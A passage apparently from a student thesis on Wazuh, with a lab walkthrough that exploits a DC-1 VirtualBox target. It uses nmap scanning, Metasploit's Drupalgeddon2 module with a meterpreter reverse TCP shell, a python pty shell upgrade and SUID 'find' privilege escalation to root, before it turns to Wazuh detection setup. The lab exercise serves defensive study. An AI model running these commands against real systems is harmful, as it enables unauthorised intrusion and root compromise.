


Figure 25: Active response - How it works

To reduce risk and contain damage, we need our system automated remediation of security violations and threats. A remediation solution can perform actions or alert configurations to prevent access to the service or network where the threat came from.


This automated remediation is called "Active response "in Wazuh. The active response allows to execution of a script whenever a rule is matched by the ruleset. Any number of responses can be attached to any rules [1].
There are two types of active response: stateful and stateless.

- **Stateful.** After a specified amount of time, the action will be undone.
- **Stateless.** They are configured as one-time actions without the ability to reverse the original effect.

3 Experiments

In this chapter, we will employ Wazuh to detect various attacks and vulnerabilities. We will start implementing the Lab and building it on our VirtualBox, which contains many computer systems virtual machines such as Kali Linux, windows 8, and DC:1 (Debian 32-bit), all of which have the Wazuh agent installed.

To make our virtual machines inside the VirtualBox talk to each other, on the Network page, next to Attached**,** select **Bridge Adapter** in the drop-down menu [33]. Take note of the **Name,** VirtualBox Host-Only Ethernet Adapter [**Figure 26**].



Enable Network Adapter
Attached to: Bridged Adapter
Name: VirtualBox Host-Only Ethernet Adapter

Figure 26: VirtualBox Network Configuration

If we set up the other virtual machines, we can check their IP addresses and run the Ping command. This will verify they can communicate with each other and with other machines outside of our VirtualBox but on the same network. Basically, we need to be sure that our guest machines can communicate with the host machine.

3.1 Metasploit attack

Cybercrime is rising, so it is essential to understand how to implement security in a business environment. By performing penetration tests, businesses can evaluate their IT infrastructure's security. Among the best penetration testing frameworks [67], Metasploit helps businesses identify and patch vulnerabilities in their systems before hackers exploit them. Basically, Metasploit allows to hack with permission. It is one of the very popular penetration testing frameworks in the world.

In this section, we will discuss what Metasploit and meterpreter are, what the Metasploit framework is, and how to use the Metasploit framework.

The goal is to exploit a vulnerable server using Metasploit, and then we will see how to use Wazuh to detect various attacks. It contains a collection of tools that can be used to test vulnerabilities, enumerates networks, runs attacks, and evade detection [31].

3.1.1 Introduction

Our simulation will demonstrate how an attacker exploits Linux vulnerability via Metasploit to gain root access. Once that is done, we will install the Wazuh agent on our vulnerable system, then we will run the same attack again and notice what Wazuh can give us as a result.


First, we would like to show the Lab environment for this attack which contains different servers, like kali Linux, Wazuh Manager, and DC:1 OS.

DC:1 will be the vulnerable machine (the victim), and Kali Linux OS (the attacker), where all of them have been installed on the VirtualBox. Of course, all the Virtual machines have been installed on the same network with the Wazuh Manager server.

3.1.2 Attacking the vulnerable machine

In the beginning, we will start by showing how we can find holes in a computer system that can completely give an access to the entire computer. We will see in the following how we can scan the computer system for different kinds of services they are running and look for vulnerabilities of those systems, look for witnesses in those services, and how they can give us access to find exploits they are available, making sure that this computer system is sensible for attacks, then we can utilize those exploits to give us the access to the victim machine.

We will go to the Kali Linux VM and run "nmap" command to scan a specific computer so we can find these services available and the searching for exploits associated with those vulnerabilities; by using the **#netdiscover** command on Kali Linux, this tool will show us all the available servers in our network as we can see our vulnerable machine's IP v4 address which is 10.20.255.71, then, for being sure that there is connectivity between the two VMs (attacker and victim) we use the **#ping** command. Now is the time to execute **#nmap 10.20.255.71.**




```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.20.255.71
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 05:53 EDT
Nmap scan report for 10.20.255.71
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 08:00:27:FE:B8:BB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Figure 27: NMAP the target

Nmap is a network mapping service, and it can help us investigate and prop a computer to check for services for versions. In this case, we can identify the following**, 22/tcp, 80/tcp, and 111/tcp.**

As we can notice, the port 80 HTTP is open, so we can open that IP (http://10.20.255.71) in our browser to get the following result:



Welcome to Drupal Site


No front page content has been created yet.

Figure 28: Drupal Web Server having the IP 10.20.255.71

The system (DC-1) we aim for seems to be the one shown above. It is running a Drupal web server. So, we can see all these kinds of services they are open up in Figure [28]; Next, we do an investigation about all of these specific ports. As a result, they are giving witnesses that we can try to exploit to get access to it. What we will do is to find the version in association with those particular services that are open by adding **-sV** to our previous command to become

# nmap 10.20.255.168 -sV


Right now, we can figure out what exactly is going on in this particular computer having a DC:1 OS.



```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.20.255.71 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 06:34 EDT
Nmap scan report for 10.20.255.71
Host is up (0.00012s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:FE:B8:BB (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.28 seconds
```


Figure 29: This gives me more precise feedback about the current services

Now we will start Metasploit, the exploitation framework that would give us access to the entire computer system by writing **# msfconsole**. There is probably no better way to interact with the Metasploit Framework (MSF) than through msfconsole. A central console provides easy access to all the options available in the MSF through an "all-in-one" interface [32].



```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole

        ,           ,
       /             \
      ((__---,,,---__))
         (_) O O (_)_________
            \ _ /            |\
             o_o \   M S F   | \
                  \   _____  |  *
                   |||   WW|||
                   |||     |||

        =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                        ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > 
```

Figure 30: Interact with the Metasploit Framework (MSF)



```
msf6 > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank
 Check  Description
   -  ----                                           ---------------  ----
 -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excelle
nt  Yes    Drupal CODER Module Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excelle
nt  Yes    Drupal Drupalgeddon 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excelle
nt  No     Drupal HTTP Parameter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal
    Yes    Drupal OpenID External Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excelle
nt  Yes    Drupal RESTWS Module Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal
    Yes    Drupal RESTful Web Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal
    Yes    Drupal Views Module Users Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excelle
nt  Yes    PHP XML-RPC Arbitrary Code Execution


Interact with a module by name or index. For example info 7, use 7 or use exp
loit/unix/webapp/php_xmlrpc_eval
```

Figure 31: Different modules help us to run our attack


As we can notice, in our case, we have a lot of different kinds of modules that we can run to check the computer system; we can see a lot of methods that we can use as a part of the hack.

This time we try **Drupal Drupalgeddon 2** Forms API Property Injection, one of the most recent and ranked tools. And it is worth mentioning that the **CVE-2018-7600** vulnerability is exploited in this attack [35]. As a part of the exploitation, we will use this scanning method to get access to the entire computer and execute: **# use exploit/unix/webapp/drupal_drupalgeddon2**

All we must do now is underset our host and the IP address that we are targeting, 10.20.255.71.

# set RHOSTS 10.20.255.71


Then hit enter on this **#show options;** this will show us all the options we have to key in to check whether this specific computer can be vulnerable to this attack, as it is shown in Figure [33].



```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 10.20.255.71
RHOST => 10.20.255.71
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,t
                                           ype:host:port][...]
   RHOSTS       10.20.255.71     yes       The target host(s), see https://github.co
                                           m/rapid7/metasploit-framework/wiki/Using-
                                           Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connection
                                           s
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.20.255.173    yes       The listen address (an interface may be specifi
                                     ed)
   LPORT  4444             yes       The listen port
```

Figure 32: Showing the options that we have of the target system


Then we hit enter **# run**, to find ourselves almost inside, we can check by running some commands like "systeminfo" "getuid" as we can see in the following figure:



```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.20.255.173:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39860 bytes) to 10.20.255.71
[*] Meterpreter session 1 opened (10.20.255.173:4444 → 10.20.255.71:33643 ) at 2022-06-2

meterpreter > sysinfo
Computer    : DC-1
OS          : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > 
```

Figure 33: Meterpreter shell running

As a result of the exploit, we are logged in as www-data on the server DC-1. However, we have no root privileges, and we need to gain them. So, we get a reverse shell and spawn a TTY shell using Python.



```
meterpreter >
meterpreter > shell
Process 8411 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
```

Figure 34: Using spawning a TTY shell


We might ask ourselves, the reason of using spawning a TTY shell

There are some commands that cannot be executed if we have a non-tty-shell. Typically, this happens when we upload reverse shells to a web server to get a shell issued by the user www-data or something similar. These users do not need to have shells, as they do not interact with the system similarly to humans. As a result, we cannot run **su** or **sudo**, for instance, without a tty-shell. If we obtain a root password but cannot utilize it, this might be frustrating [36].

Anyway, we can upgrade these shells to tty-shell using the following methods:

Using python: **# python -c 'import pty; pty.spawn("/bin/sh")'**

Next, we look for files that have SUID permission:




```
www-data@DC-1:/var/www$ find /usr/bin -perm -u=s -type f
find /usr/bin -perm -u=s -type f
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
www-data@DC-1:/var/www$ 
```

Figure 35: Files that have SUID permission

Several binaries have the Set User ID (SUID) bit set, a permission bit flag that applies to executables. The SUID feature allows an alternate user to run an executable file with the same permissions as the original owner (with **root** privileges).


A binary with the SUID bit set retain elevated privileges and may be used to access the file system [37]. And we realized that the **find** binary could be exploited if the SUID bit is set:



```
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# whoami
whoami
root
```

Figure 36: Gain the root access

We have now gained root access. Let us create another root user so that we can easily access it via SSH:



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ssh root@10.20.255.71
root@10.20.255.71's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 27 19:19:26 2022 from 10.20.255.234
root@DC-1:~# █
```

Figure 37: SSH the vulnerable machine

Right now, we can easily ssh our vulnerable server with our username and password.

It was a successful Metasploit attack. A Drupal vulnerability and incorrect permission configuration enabled us to create a root user with full access to the virtual machine.

After we have succeeded in doing this kind of attack on our Vulnerable machine, we are going to install and configure the Wazuh agent on the system (DC:1).

3.1.3 Installing and configuring Wazuh agent in the vulnerable machine

Following, we will show how we can prepare our Wazuh Manager to detect the Metasploit attack we have seen previously. The same for the victim machine (DC:1); we also have to install and configure the Wazuh agent in this machine.


3.1.3.1 Step 1: Configuring SCA to detect vulnerable versions of Drupal

Based on CVE-2018-7600, we were able to exploit the following Drupal versions [52]:

- Before 7.58
- 8.x before 8.3.9
- 8.4.x before 8.4.6
- 8.5.x before 8.5.1

Wazuh analyses installed applications for vulnerabilities using the Vulnerability Detection module; it gathers the list of installed applications and correlates them with vulnerability feeds such as the NVD [53]. In our case, since Drupal is downloaded as a zip file instead of a package, we can not use the Vulnerability detector module. However, we can create our SCA policy to check if we have a vulnerable version of Drupal.

